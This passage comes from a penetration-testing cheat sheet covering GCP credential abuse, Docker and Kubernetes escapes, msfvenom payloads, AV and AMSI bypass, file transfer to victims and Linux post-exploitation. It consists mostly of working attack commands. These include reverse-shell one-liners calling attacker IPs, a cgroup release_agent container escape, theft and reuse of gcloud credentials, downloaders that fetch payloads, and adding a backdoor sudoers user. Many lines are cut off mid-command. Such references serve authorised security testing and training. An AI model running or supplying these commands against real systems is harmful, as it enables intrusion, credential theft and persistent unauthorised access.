45 • Cloud Storage, Compute, SQL, Resource manager, IAM
46 • ScoutSuite from NCC group https://github.com/nccgroup/ScoutSuite
47 • Tool for auditing multiple different cloud security providers
48 • Create Google JSON token to auth as service account
```

## Enumeration

```
1 # Authentication with gcloud and retrieve info
2 gcloud auth login
3 gcloud auth activate-service-account --key-file creds.json
4 gcloud auth activate-service-account --project=<projectid> --key-file=file
5 gcloud auth list
6 gcloud init
7 gcloud config configurations activate stolenkeys
8 gcloud config list
9 gcloud organizations list
10 gcloud organizations get-iam-policy <org ID>
11 gcloud projects get-iam-policy <project ID>
12 gcloud iam roles list --project=<project ID>
13 gcloud beta asset search-all-iam-policies --query policy:"projects/xxxxxxx"
14 gcloud projects list
15 gcloud config set project <project name>
16 gcloud services list
17 gcloud projects list
18 gcloud config set project [Project-Id]
19 gcloud source repos list
20 gcloud source repos clone <repo_name>
21
22 # Virtual Machines
23 gcloud compute instances list
24 gcloud compute instances list --impersonate-service-account AccountName
25 gcloud compute instances list --configuration=stolenkeys
26 gcloud compute instances describe <instance id>
27 gcloud compute instances describe <InstanceName> --zone=ZoneName --format=
28 gcloud beta compute ssh --zone "<region>" "<instance name>" --project "<pr
29 # Puts public ssh key onto metadata service for project
30 gcloud compute ssh <local host>
31 curl http://metadata.google.internal/computeMetadata/v1/instance/service-a
32 # Use Google keyring to decrypt encrypted data
33 gcloud kms decrypt --ciphertext-file=encrypted-file.enc --plaintext-file=o
34
35 # Storage Buckets
```

```
36 List Google Storage buckets
37 gsutil ls
38 gsutil ls -r gs://<bucket name>
39 gsutil cat gs://bucket-name/anyobject
40 gsutil cp gs://bucketid/item ~/
41
42 # Webapps & SQL
43 gcloud app instances list
44 gcloud sql instances list
45 gcloud spanner instances list
46 gcloud bigtable instances list
47 gcloud sql databases list --instance <instance ID>
48 gcloud spanner databases list --instance <instance name>
49
50 # Export SQL databases and buckets
51 # First copy buckets to local directory
52 gsutil cp gs://bucket-name/folder/ .
53 # Create a new storage bucket, change perms, export SQL DB
54 gsutil mb gs://<googlestoragename>
55 gsutil acl ch -u <service account> gs://<googlestoragename>
56 gcloud sql export sql <sql instance name> gs://<googlestoragename>/sqldump
57
58 # Networking
59 gcloud compute networks list
60 gcloud compute networks subnets list
61 gcloud compute vpn-tunnels list
62 gcloud compute interconnects list
63 gcloud compute firewall-rules list
64 gcloud compute firewall-rules describe <rulename>
65
66 # Containers
67 gcloud container clusters list
68 # GCP Kubernetes config file ~/.kube/config gets generated when you are au
69 gcloud container clusters get-credentials <cluster name> --region <region>
70 kubectl cluster-info
71
72 # Serverless (Lambda functions)
73 gcloud functions list
74 gcloud functions describe <function name>
75 gcloud functions logs read <function name> --limit <number of lines>
76 # Gcloud stores creds in ~/.config/gcloud/credentials.db Search home direc
77 sudo find /home -name "credentials.db"
78 # Copy gcloud dir to your own home directory to auth as the compromised us
79 sudo cp -r /home/username/.config/gcloud ~/.config
80 sudo chown -R currentuser:currentuser ~/.config/gcloud
81 gcloud auth list
82
83 # Databases
84 gcloud sql databases list
85 gcloud sql backups list --instance=test
86
```

```

87 # Metadata Service URL
88 # metadata.google.internal = 169.254.169.254
89 curl "http://metadata.google.internal/computeMetadata/v1/?recursive=true&a
90 "Metadata-Flavor: Google"
91
92 # Interesting metadata instance urls:
93 http://169.254.169.254/computeMetadata/v1/
94 http://metadata.google.internal/computeMetadata/v1/
95 http://metadata/computeMetadata/v1/
96 http://metadata.google.internal/computeMetadata/v1/instance/hostname
97 http://metadata.google.internal/computeMetadata/v1/instance/id
98 http://metadata.google.internal/computeMetadata/v1/project/project-id
99
100 # Get access scope
101 http://metadata.google.internal/computeMetadata/v1/instance/service-accoun
102
103 # Get snapshot from instance and create instance from it
104 gcloud compute snapshots list
105 gcloud compute instances create instance-2 --source-snapshot=snapshot-1 --

```

## Attacks

```

1 # Check ssh keys attached to instance
2 gcloud compute instances describe instance-1 --zone=us-central1-a --format
3 # Check for "privilegeduser:ssh-rsa" and generate ssh keys with same usern
4 ssh-keygen -t rsa -C "privilegeduser" -f ./underprivuser
5 # Something like:
6 privilegeduser:ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQgQDFGrK8V2k0xBeSzN+oUgn
7 privilegeduser:ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQgQDnLriKvJcwZ2eRUbYpy7Z
8 # Upload the file with the 2 keys and access to the instance
9 gcloud compute instances add-metadata instance-1 --metadata-from-file ssh-
10 ssh -i underprivuser privilegeduser@xx.xx.xx.xx
11
12 # Re-authentication the account keys
13 # Find keys in instance
14 cd /home/<username>/.config/gcloud
15 cat credentials.db
16 # Copy the credentials, make a new json file inside your computer and past
17 gcloud auth activate-service-account --key-file <file>.json
18 # Now can access API

```



# Docker & Kubernetes

## Docker

### Concepts

- Docker Image
  - Read only file with OS, libraries and apps
  - Anyone can create a docker image
  - Images can be stored in Docker hub (default public registry) or private registry
- Docker Container
  - Stateful instance of an image with a writable layer
  - Contains everything needed to run your application
  - Based on one or more images
- Docker Registry
  - Repository of images
- Docker Hub
  - Public docker registry
- Dockerfile
  - Configuration file that contains instructions for building a Docker image
- Docker-compose file
  - Configuration file for docker-compose
- Docker Swarm
  - Group of machines that are running Docker and joined into a cluster.
  - When you run docker commands, they are executed by a swarm manager.
- Portainer
  - Management solution for Docker hosts and Docker Swarm clusters
  - Via web interface
- Docker capabilities
  - Turn the binary "root/non-root" into a fine-grained access control system.
  - Processes that just need to bind on a port below 1024 do not have to run as root, they can just be granted the net\_bind\_service capability instead.
- Docker Control Groups
  - Used to allocate cpu, memory, network bandwidth of host to container groups.

## Commands

```
1 # Search in docker hub
2 docker search wpscan
3 # Run docker container from docker hub
4 docker run ubuntu:latest echo "Welcome to Ubuntu"
5 # Run docker container from docker hub with interactive tty
6 docker run --name samplecontainer -it ubuntu:latest /bin/bash
7 # List running containers
8 docker ps
9 # List all containers
10 docker ps -a
11 # List docker images
12 docker images
13 # Run docker in background
14 docker run --name pingcontainer -d alpine:latest ping 127.0.0.1 -c 50
15 # Get container logs
16 docker logs -f pingcontainer
17 # Run container service in specified port
18 docker run -d --name nginxalpine -p 7777:80 nginx:alpine
19 # Access tty of running container
20 docker exec -it nginxalpine sh
21 # Get low-level info of docker object
22 docker inspect (container or image)
23 # Show image history
24 docker history jess/htop
25 # Stop container
26 docker stop dummynginx
27 # Remove container
28 docker rm dummynginx
29 # Run docker with specified PID namespace
30 docker run --rm -it --pid=host jess/htop
31
32 # Show logs
33 docker logs containernname
34 docker logs -f containernname
35 # Show service defined logs
36 docker service logs
37 # Look generated real time events by docker runtime
38 docker system events
39 docker events --since '10m'
40 docker events --filter 'image=alpine'
41 docker events --filter 'event=stop'
42
43 # Compose application (set up multicontainer docker app)
44 docker-compose up -d
45 # List docker volumes
46 docker volume ls
```

```
47 # Create volume
48 docker volume create vol1
49 # List docker networks
50 docker network ls
51 # Create docker network
52 docker network create net1
53 # Remove capability of container
54 docker run --rm -it --cap-drop=NET_RAW alpine sh
55 # Check capabilities inside container
56 docker run --rm -it 71aa5f3f90dc bash
57 capsh --print
58 # Run full privileged container
59 docker run --rm -it --privileged=true 71aa5f3f90dc bash
60 capsh --print
61 # From full privileged container you can access host devices
62 more /dev/kmsg
63
64 # Creating container groups
65 docker run -d --name='low_priority' --cpuset-cpus=0 --cpu-shares=10 alpine
66 docker run -d --name='high_priority' --cpuset-cpus=0 --cpu-shares=50 alpin
67 # Stopping cgroups
68 docker stop low_priority high_priority
69 # Remove cgroups
70 docker rm low_priority high_priority
71
72 # Setup docker swarm cluster
73 docker swarm init
74 # Check swarm nodes
75 docker node ls
76 # Start new service in cluster
77 docker service create --replicas 1 --publish 5555:80 --name nginxservice
78 nginx:alpine
79 # List services
80 docker service ls
81 # Inspect service
82 docker service inspect --pretty nginxservice
83 # Remove service
84 docker service rm nginxservice
85 # Leave cluster
86 docker swarm leave (--force if only one node)
87
88 # Start portainer
89 docker run -d -p 9000:9000 --name portainer \
90 --restart always -v /var/run/docker.sock:/var/run/docker.sock \
91 -v /opt/portainer:/data portainer/portainer
92
93
94 # Tools
95 # https://github.com/lightspin-tech/red-kube
```

## Docker security basics

```
1 # Get image checksum
2 docker images --digests ubuntu
3 # Check content trust to get signatures
4 docker trust inspect mediawiki --pretty
5 # Check vulns in container
6 - Look vulns in base image
7 - Use https://vulners.com/audit to check for docker packages
8 - Inside any container
9 cat /etc/issue
10 dpkg-query -W -f='${Package} ${Version} ${Architecture}\n'
11 - Using Trivy https://github.com/aquasecurity/trivy
12 trivy image knqyf263/vuln-image:1.2.3
13 # Check metadata, secrets, env variables
14 docker inspect <image name>
15 docker inspect <container name>
16 # Review image history
17 docker history image:latest
18 # Inspect everything
19 docker volume inspect wordpress_db_data
20 docker network inspect wordpress_default
21 # Interesting look in the volume mountpoints
22 docker volume inspect whatever
23 cd /var/lib/docker/volumes/whatever
24 # Integrity check for changed files
25 docker diff imagename
26 # Check if you're under a container
27 https://github.com/genuinetools/amicontained#usage
28 # Docker Bench Security (Security Auditor)
29 cd /opt/docker-bench-security
30 sudo bash docker-bench-security.sh
```

## Detect inside a docker or running containers

```
1 - MAC Address
2     - Docker uses a range from 02:42:ac:11:00:00 to 02:42:ac:11:ff:ff
3 - List of running processes (ps aux)
4     - Small number of processes generally indicate a container
5 - CGROUPS
6     - cat /proc/1/cgroup - should show docker process running
7 - Check for existence of docker.sock (ls -al /var/run/docker.sock)
8 - Check for container capabilities: capsh -print
9 - On Pentests, check for tcp ports 2375 and 2376 - Default docker daemon p
```

## Escape NET\_ADMIN docker container

```
1 # Check if you're NET_ADMIN
2 ip link add dummy0 type dummy
3 ip link delete dummy0
4 # If it works, this script execute 'ps aux' in host:
5 mkdir /tmp/cgrp && mount -t cgroup -o rdma cgroup /tmp/cgrp && mkdir /tmp/
6 host_path=`sed -n 's/.*/perdir=\([^\,]*\).*/\1/p' /etc/mtab`
7 echo "$host_path/cmd" > /tmp/cgrp/release_agentecho '#!/bin/sh' > /cmd
8 echo "ps aux > $host_path/output" >> /cmd
9 chmod a+x /cmdsh -c "echo \$\$ > /tmp/cgrp/x/cgroup.procs"
10 # You can replace the 'ps aux' command for:
11 cat id_dsa.pub >> /root/.ssh/authorized_keys
```

## Attack insecure volume mounts

```
1 # After get reverse shell in docker container (eg insecure webapp with RCE
2 # This commands are executed inside insecure docker container
3 # Check if it's available docker.sock
4 ls -l /var/run/docker.sock
5 # This allows to access the host docker service using host option with doc
6 # Now download docker client in container and run commands in host
7 ./docker -H unix:///var/run/docker.sock ps
8 ./docker -H unix:///var/run/docker.sock images
```

## Attack docker misconfiguration

```
1 # Docker container with exposed ports running docker service
2 # Docker API is exposed in those docker ports
3 # Check query docker API with curl
4 curl 10.11.1.111:2375/images/json | jq .
5 # Then you can run commands in host machine
6 docker -H tcp://10.11.1.111:2375 ps
7 docker -H tcp://10.11.1.111:2375 images
```

## Audit Docker Runtime and Registries

```
1 # Runtime
2
3 # Host with multiple dockers running
4 # Check docker daemon
5 docker system info
6 # Check docker API exposed on 0.0.0.0
7 cat /lib/systemd/system/docker.service
8 # Check if docker socket is running in any container
9 docker inspect | grep -i '/var/run/'
10 # Check rest of files docker related
11 ls -l /var/lib/docker/
12 # Check for any secret folder
13 ls -l /var/run/
14 ls -l /run/
15
16 # Public Registries
17 # Docker registry is a distribution system for Docker images. There will b
18 # Check if docker registry is up and running
19 curl -s http://localhost:5000/v2/_catalog | jq .
20 # Get tags of docker image
21 curl -s http://localhost:5000/v2/devcode/tags/list | jq .
22 # Download image locally
23 docker pull localhost:5000/devcode:latest
24 # Access container to review it
25 docker run --rm -it localhost:5000/devcode:latest sh
26 # Once mounted we can check the docker daemon config to see user and regis
27 docker system info
28 # And we can check the registries configured for the creds
29 cat ~/.docker/config.json
30
31 # Private registries
32 # Check catalog
33 curl 10.11.1.111:5000/v2/_catalog
34 # Get image tags
35 curl 10.11.1.111:5000/v2/privatecode/tags/list
36 # Add the insecure-registry tag to download docker image
37 vi /lib/systemd/system/docker.service
38 ExecStart=/usr/bin/dockerd -H fd:// --insecure-registry 10.11.1.111:5000
39 # Restart docker service
40 sudo systemctl daemon-reload
41 sudo service docker restart
42 # Download the image
43 docker pull 10.11.1.111:5000/privatecode:whatevertag
44 # Enter inside container and enumerate
45 docker run --rm -it 10.11.1.111:5000/privatecode:golang-developer-team sh
46 cd /app
```

```
47 ls -la
```

## Attack container capabilities

```
1 # Host with sys_ptrace capability enabled with host PID space. So it runs
2 # You're already inside container
3 # Check capabilities
4 capsh --print
5 # Upload reverse shell and linux-injector
6 msfvenom -p linux/x64/shell_reverse_tcp LHOST=IP LPORT=PORT -f raw -o payload.bin
7 # Check any process running as root
8 ps aux | grep root
9 ./injector PID_RUNNING_AS_ROOT payload.bin
```

## Tools

```
1 # https://github.com/anchore/grype
2 # https://github.com/aquasecurity/trivy
3 # https://github.com/cr0hn/dockerscan
4 # https://github.com/P3GLEG/Whaler
5 # https://github.com/RhinoSecurityLabs/ccat
```

## Kubernetes

### Concepts

- Kubernetes is a security orchestrator
- Kubernetes master provides an API to interact with nodes
- Each Kubernetes node run kubelet to interact with API and kube-proxy to reflect Kubernetes networking services on each node.
- Kubernetes objects are abstractions of states of your system.
  - Pods: collection of containers share a network and namespace in the same node.
  - Services: Group of pods running in the cluster.

- Volumes: directory accessible to all containers in a pod. Solves the problem of loose info when container crash and restart.
- Namespaces: scope of Kubernetes objects, like a workspace (dev-space).

## Commands

```

1 # kubectl cli for run commands against Kubernetes clusters
2 # Get info
3 kubectl cluster-info
4 # Get other objects info
5 kubectl get nodes
6 kubectl get pods
7 kubectl get services
8 # Deploy
9 kubectl run nginxdeployment --image=nginx:alpine
10 # Port forward to local machine
11 kubectl port-forward <PODNAME> 1234:80
12 # Deleting things
13 kubectl delete pod
14 # Shell in pod
15 kubectl exec -it <PODNAME> sh
16 # Check pod log
17 kubectl logs <PODNAME>
18 # List API resources
19 kubectl api-resources
20 # Check permissions
21 kubectl auth can-i create pods
22 # Get secrets
23 kubectl get secrets <SECRETNAME> -o yaml
24 # Get more info of specific pod
25 kubectl describe pod <PODNAME>
26 # Get cluster info
27 kubectl cluster-info dump
28
29 # Known vulns
30 CVE-2018-1002105
31 CVE-2019-5736
32 CVE-2019-9901

```

## Attack Private Registry miconfiguration

```

1 # Web application deployed vulnerable to lfi

```

```
2 # Read configuration through LFI
3 cat /root/.docker/config.json
4 # Download this file to your host and configure in your system
5 docker login -u _json_key -p "$(cat config.json)" https://gcr.io
6 # Pull the private registry image to get the backend source code
7 docker pull gcr.io/training-automation-stuff/backend-source-code:latest
8 # Inspect and enumerate the image
9 docker run --rm -it gcr.io/training-automation-stuff/backend-source-code:latest
10 # Check for secrets inside container
11 ls -l /var/run/secrets/kubernetes.io/serviceaccount/
12 # Check environment vars
13 printenv
```

## Attack Cluster Metadata with SSRF

```
1 # Webapp that check the health of other web applications
2 # Request to
3 curl http://169.254.169.254/computeMetadata/v1/
4 curl http://169.254.169.254/computeMetadata/v1/instance/attributes/kube-en
```

## Attack escaping pod volume mounts to access node and host

```
1 # Webapp makes ping
2 # add some listing to find docker.sock
3 ping whatever;ls -l /custom/docker/
4 # Once found, download docker client
5 ping whatever;wget https://download.docker.com/linux/static/stable/x86_64/
6 ping whatever;tar -xvzf /root/docker-18.09.1.tgz -C /root/
7 ping whatever;/root/docker/docker -H unix:///custom/docker/docker.sock ps
8 ping whatever;/root/docker/docker -H unix:///custom/docker/docker.sock ima
```

## Tools

```
1 # kube-bench - security checker
2 kubectl apply -f kube-bench-node.yaml
3 kubectl get pods --selector job-name=kube-bench-node
4 kubectl logs kube-bench-podname
```

```
5
6 # https://github.com/aquasecurity/kube-hunter
7 kube-hunter --remote some.node.com
8
9 # kubeaudit
10 ./kubeaudit all
11
12 # kubeletctl
13 # https://github.com/cyberark/kubeletctl
14 kubeletctl scan rce XXXXXXXX
```

# CDN - Comain Fronting

```
1  CDN – Domain Fronting
2
3  **Tools**
4  https://github.com/rvrsh3ll/FindFrontableDomains
5  https://github.com/stevecoward/domain-fronting-tools
6  # Domain Fronting TLS 1.3
7  https://github.com/SixGenInc/Noctilucent
8  https://github.com/vysecurity/DomainFrontingLists
```

# Exploitation

# Payloads

## msfvenom

```
1 # Creating a payload
2 msfvenom -p [payload] LHOST=[listeninghost] LPORT=[listeningport]
3
4 # List of payloads
5 msfvenom -l payloads
6
7 # Payload options
8 msfvenom -p windows/x64/meterpreter_reverse_tcp --list-options
9
10 # Creating a payload with encoding
11 msfvenom -p [payload] -e [encoder] -f [formattype] -i [iteration] > outputfile
12
13 # Creating a payload using a template
14 msfvenom -p [payload] -x [template] -f [formattype] > outputfile
15
16 # Listener for MSfvenom Payloads:
17 msf5>use exploit/multi/handler
18 msf5>set payload windows/meterpreter/reverse_tcp
19 msf5>set lhost
20 msf5>set lport
21 msf5> set ExitOnSession false
22 msf5>exploit -j
23
24 # Windows Payloads
25 msfvenom -p windows/meterpreter/reverse_tcp LHOST=IP LPORT=PORT -f exe > s
26 msfvenom -p windows/meterpreter_reverse_http LHOST=IP LPORT=PORT HttpUserA
27 msfvenom -p windows/meterpreter/bind_tcp RHOST= IP LPORT=PORT -f exe > she
28 msfvenom -p windows/shell/reverse_tcp LHOST=IP LPORT=PORT -f exe > shell.e
29 msfvenom -p windows/shell_reverse_tcp LHOST=IP LPORT=PORT -f exe > shell.e
30
31 # Linux Payloads
32 msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=IP LPORT=PORT -f elf >
33 msfvenom -p linux/x86/meterpreter/bind_tcp RHOST=IP LPORT=PORT -f elf > sh
34 msfvenom -p linux/x64/shell_bind_tcp RHOST=IP LPORT=PORT -f elf > shell.el
35 msfvenom -p linux/x64/shell_reverse_tcp RHOST=IP LPORT=PORT -f elf > shell
36
37 # Add a user in windows with msfvenom:
38 msfvenom -p windows/adduser USER=hacker PASS=password -f exe > useradd.exe
39
40 # Web Payloads
41
42 # PHP
```

```

43 msfvenom -p php/meterpreter_reverse_tcp LHOST= LPORT= -f raw > shell.php
44 cat shell.php | pbcopy && echo ' shell.php && pbpaste >> shell.php
45
46 # ASP
47 msfvenom -p windows/meterpreter/reverse_tcp LHOST= LPORT= -f asp > shell.asp
48
49 # JSP
50 msfvenom -p java/jsp_shell_reverse_tcp LHOST= LPORT= -f raw > shell.jsp
51
52 # WAR
53 msfvenom -p java/jsp_shell_reverse_tcp LHOST= LPORT= -f war > shell.war
54
55 # Scripting Payloads
56
57 # Python
58 msfvenom -p cmd/unix/reverse_python LHOST= LPORT= -f raw > shell.py
59
60 # Bash
61 msfvenom -p cmd/unix/reverse_bash LHOST= LPORT= -f raw > shell.sh
62
63 # Perl
64 msfvenom -p cmd/unix/reverse_perl LHOST= LPORT= -f raw > shell.pl
65
66 # Creating an Msfvenom Payload with an encoder while removing bad charecte
67 msfvenom -p windows/shell_reverse_tcp EXITFUNC=process LHOST=IP LPORT=PORT
68
69 https://hacker.house/lab/windows-defender-bypassing-for-meterpreter/

```

## Bypass AV

```

1 # Veil Framework:
2 https://github.com/Veil-Framework/Veil
3
4 # Shellter
5 https://www.shellterproject.com/download/
6
7 # Sharpshooter
8 # https://github.com/mdsecactivebreach/SharpShooter
9 # Javascript Payload Stageless:
10 SharpShooter.py --stageless --dotnetver 4 --payload js --output foo --raw
11
12 # Stageless HTA Payload:
13 SharpShooter.py --stageless --dotnetver 2 --payload hta --output foo --raw
14

```

```
15 # Staged VBS:  
16 SharpShooter.py --payload vbs --delivery both --output foo --web http://www.  
17  
18 # Donut:  
19 https://github.com/TheWover/donut  
20  
21 # Vulcan  
22 https://github.com/praetorian-code/vulcan
```

---

## Bypass Amsi

```
1 # Testing for Amsi Bypass:  
2 https://github.com/rasta-mouse/AmsiScanBufferBypass  
3  
4 # Amsi-Bypass-Powershell  
5 https://github.com/S3cur3Th1sSh1t/Amsi-Bypass-Powershell  
6  
7 https://blog.f-secure.com/hunting-for-amsi-bypasses/  
8 https://www.mdsec.co.uk/2018/06/exploring-powershell-amsi-and-logging-evas  
9 https://github.com/cobbr/PSAmsi/wiki/Conducting-AMSI-Scans  
10 https://slaeryan.github.io/posts/falcon-zero-alpha.html
```

---

## Office Docs

```
1 https://github.com/thelinuxchoice/eviloffice  
2 https://github.com/thelinuxchoice/evilpdf
```

# Reverse Shells

## Tools

```
1 **Tools**
2 https://github.com/ShutdownRepo/shellerator
3 https://github.com/0x00-0x00/ShellPop
4 https://github.com/cybervaca/ShellReverse
5 https://liftoff.github.io/pyminifier/
6 https://github.com/xct/xc/
7 https://weibell.github.io/reverse-shell-generator/
8 https://github.com/phra/PEzor
```

## Linux

```
1 # Bash
2 rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 172.21.0.0 1234 >/tmp/f
3 nc -e /bin/sh 10.11.1.111 4443
4 bash -i >& /dev/tcp/IP ADDRESS/8080 0>&1
5
6 # Bash B64 Ofuscated
7 {echo,COMMAND_BASE64}|{base64,-d}|bash
8 echo${IFS}COMMAND_BASE64|base64${IFS}-d|bash
9 bash -c {echo,COMMAND_BASE64}|{base64,-d}|{bash,-i}
10 echo COMMAND_BASE64 | base64 -d | bash
11
12 # Perl
13 perl -e 'use Socket;$i="IP ADDRESS";$p=PORT;socket(S,PF_INET,SOCK_STREAM,g
14
15 # Python
16 python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,sock
17 python -c '__import__('os').system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bi
18
19 # Python IPv6
20 python -c 'import socket,subprocess,os,pty;s=socket.socket(socket.AF_INET6
21
22 # Ruby
23 ruby -rsocket -e'f=TCPSocket.open("IP ADDRESS",1234).to_i;exec sprintf("/b
24 ruby -rsocket -e 'exit if fork;c=TCPSocket.new("[IPADDR]","[PORT]");while(
```

```
25
26 # PHP:
27 # /usr/share/webshells/php/php-reverse-shell.php
28 # http://pentestmonkey.net/tools/web-shells/php-reverse-shell
29 php -r '$sock=fsockopen("IP ADDRESS",1234);exec("/bin/sh -i <&3 >&3 2>&3")'
30 $sock, 1=>$sock, 2=>$sock), $pipes);?>
31
32 # Golang
33 echo 'package main;import"os/exec";import"net";func main(){c,_:=net.Dial("
34
35 # AWK
36 awk 'BEGIN {s = "/inet/tcp/0/IP ADDRESS/4242"; while(42) { do{ printf "she
37
38 https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodolog
39 https://github.com/S3cur3Th1sSh1t/Amsi-Bypass-Powershell
40
41 # Socat
42 socat TCP4:10.10.10.10:443 EXEC:/bin/bash
43 # Socat listener
44 socat -d -d TCP4-LISTEN:443 STDOUT
```

## Windows

```
1 # Netcat
2 nc -e cmd.exe 10.11.1.111 4443
3
4 # Powershell
5 $callback = New-Object System.Net.Sockets.TCPClient("IP ADDRESS",53);$stre
6 powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('10.
7
8 # Undetectable:
9 # https://0xdarkvortex.dev/index.php/2018/09/04/malware-on-steroids-part-1
10 i686-w64-mingw32-g++ prometheus.cpp -o prometheus.exe -lws2_32 -s -ffuncti
11
12 # Undetectable 2:
13 # https://medium.com/@Bank_Security/undetectable-c-c-reverse-shells-fab4c0
14 # 64bit:
15 powershell -command "& { (New-Object Net.WebClient).DownloadFile('https://
16 # 32bit:
17 powershell -command "& { (New-Object Net.WebClient).DownloadFile('https://
```

## Tips

```
1 # rlwrap
2 # https://linux.die.net/man/1/rlwrap
3 # Connect to a netcat client:
4 rlwrap nc [IP Address] [port]
5 # Connect to a netcat Listener:
6 rlwrap nc -lvp [Localport]
7
8 # Linux Backdoor Shells:
9 rlwrap nc [Your IP Address] -e /bin/sh
10 rlwrap nc [Your IP Address] -e /bin/bash
11 rlwrap nc [Your IP Address] -e /bin/zsh
12 rlwrap nc [Your IP Address] -e /bin/ash
13
14 # Windows Backdoor Shell:
15 rlwrap nc -lv [localport] -e cmd.exe
```

# File transfer

## Linux

```
1 # Web Server
2 # https://github.com/sc0tfree/updog
3 pip3 install updog
4 updog
5 updog -d /another/directory
6 updog -p 1234
7 updog --password examplePassword123!
8 updog --ssl
9
10 # Python web server
11 python -m SimpleHTTPServer 8080
12
13 # FTP Server
14 twistd -n ftp -p 21 --root /path/
15 # In victim:
16 curl -T out.txt ftp://10.10.15.229
17
18 # TFTP Server
19 # In Kali
20 atftpd --daemon --port 69 /tftp
21 # In reverse Windows
22 tftp -i 10.11.1.111 GET nc.exe
23 nc.exe -e cmd.exe 10.11.1.111 4444
24 # Example:
25 http://10.11.1.111/addguestbook.php?LANG=../../xampp/apache/logs/access.lo
```

## Windows

```
1 # Bitsadmin
2 bitsadmin /transfer mydownloadjob /download /priority normal http://xyz.e
3
4 # certutil
5 certutil.exe -urlcache -split -f "http://10.11.1.111/Powerless.bat" Powerl
6
7 # Powershell
```

```
8 (New-Object System.Net.WebClient).DownloadFile("http://10.11.1.111/CLSID.l
9 invoke-webrequest -Uri http://10.10.14.19:9090/PowerUp.ps1 -OutFile poweru
10
11 # FTP
12 # In reverse shell"
13 echo open 10.11.1.111 > ftp.txt)
14 echo USER anonymous >> ftp.txt
15 echo ftp >> ftp.txt
16 echo bin >> ftp.txt
17 echo GET file >> ftp.txt
18 echo bye >> ftp.txt
19 # Execute
20 ftp -v -n -s:ftp.txt
21
22 # SMB Server
23 # Attack machine
24 python /usr/share/doc/python-impacket/examples/smbserver.py Lab "/root/lab
25 python /usr/share/doc/python3-impacket/examples/smbserver.py Lab "/root/ht
26
27 # Or SMB service
28 # http://www.mannulinux.org/2019/05/exploiting-rfi-in-php-bypass-remote-ur
29     vim /etc/samba/smb.conf
30         [global]
31             workgroup = WORKGROUP
32             server string = Samba Server %v
33             netbios name = indishell-lab
34             security = user
35             map to guest = bad user
36             name resolve order = bcast host
37             dns proxy = no
38             bind interfaces only = yes
39
40         [ica]
41             path = /var/www/html/pub
42             writable = no
43             guest ok = yes
44             guest only = yes
45             read only = yes
46             directory mode = 0555
47             force user = nobody
48
49             chmod -R 777 smb_path
50             chown -R nobody:nobody smb_path
51             service smbd restart
52
53 # Victim machine with reverse shell
54 # Download: copy \\10.11.1.111\Lab\wce.exe .
55 # Upload: copy wtf.jpg \\10.11.1.111\Lab
56
57 # VBScript
58 # In reverse shell
```

```
59 echo strUrl = WScript.Arguments.Item(0) > wget.vbs
60 echo StrFile = WScript.Arguments.Item(1) >> wget.vbs
61 echo Const HTTPREQUEST_PROXYSETTING_DEFAULT = 0 >> wget.vbs
62 echo Const HTTPREQUEST_PROXYSETTING_PRECONFIG = 0 >> wget.vbs
63 echo Const HTTPREQUEST_PROXYSETTING_DIRECT = 1 >> wget.vbs
64 echo Const HTTPREQUEST_PROXYSETTING_PROXY = 2 >> wget.vbs
65 echo Dim http,varByteArray,strData,strBuffer,lngCounter,fs,ts >> wget.vbs
66 echo Err.Clear >> wget.vbs
67 echo Set http = Nothing >> wget.vbs
68 echo Set http = CreateObject("WinHttp.WinHttpRequest.5.1") >> wget.vbs
69 echo If http Is Nothing Then Set http = CreateObject("WinHttp.WinHttpRequest")
70 echo If http Is Nothing Then Set http = CreateObject("MSXML2.ServerXMLHTTP")
71 echo If http Is Nothing Then Set http = CreateObject("Microsoft.XMLHTTP")
72 echo http.Open "GET",strURL,False >> wget.vbs
73 echo http.Send >> wget.vbs
74 echo varByteArray = http.ResponseBody >> wget.vbs
75 echo Set http = Nothing >> wget.vbs
76 echo Set fs = CreateObject("Scripting.FileSystemObject") >> wget.vbs
77 echo Set ts = fs.CreateTextFile(StrFile,True) >> wget.vbs
78 echo strData = "" >> wget.vbs
79 echo strBuffer = "" >> wget.vbs
80 echo For lngCounter = 0 to UBound(varByteArray) >> wget.vbs
81 echo ts.Write Chr(255 And AscB(MidB(varByteArray,lngCounter + 1,1))) >> wget.vbs
82 echo Next >> wget.vbs
83 echo ts.Close >> wget.vbs
84 # Execute
85 cscript wget.vbs http://10.11.1.111/file.exe file.exe
```

# Post Exploitation

# Linux

## Local Enum

```
1  **Tools**
2  https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/
3  https://github.com/mbahadou/postenum/blob/master/postenum.sh
4  https://github.com/rebootuser/LinEnum/blob/master/LinEnum.sh
5  https://github.com/DominicBreuker/pspy/releases/download/v1.2.0/pspy32
6  https://github.com/DominicBreuker/pspy/releases/download/v1.2.0/pspy64
7
8  https://gtfobins.github.io/
9
10 # Spawning shell
11 python -c 'import pty; pty.spawn("/bin/bash")'
12 python -c 'import pty; pty.spawn("/bin/sh")'
13 echo os.system('/bin/bash')
14 /bin/sh -i
15 perl -e 'exec "/bin/sh";'
16 ruby: exec "/bin/sh"
17 lua: os.execute('/bin/sh')
18 (From within vi)
19 :!bash
20 :set shell=/bin/bash:shell
21 (From within nmap)
22 !sh
23
24 # Access to more binaries
25 export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
26
27 # Download files from attacker
28 wget http://10.11.1.111:8080/ -r; mv 10.11.1.111:8080 exploits; cd exploit
29
30 # Enum scripts
31 ./LinEnum.sh -t -k password -r LinEnum.txt
32 ./postenum.sh
33 ./linpeas.sh
34 ./pspy
35
36 # Common writable directories
37 /tmp
38 /var/tmp
39 /dev/shm
40
41 # Add user to sudoers
42 useradd hacker
```

```
43 passwd hacker
44 echo "hacker ALL=(ALL:ALL) ALL" >> /etc/sudoers
45
46 # sudo permissions
47 sudo -l -l
48
49 # Journalctl
50 If you can run as root, run in small window and !/bin/sh
51
52 # Crontab
53 crontab -l
54 ls -alh /var/spool/cron
55 ls -al /etc/ | grep cron
56 ls -al /etc/cron*
57 cat /etc/cron*
58 cat /etc/at.allow
59 cat /etc/at.deny
60 cat /etc/cron.allow
61 cat /etc/cron.deny
62 cat /etc/crontab
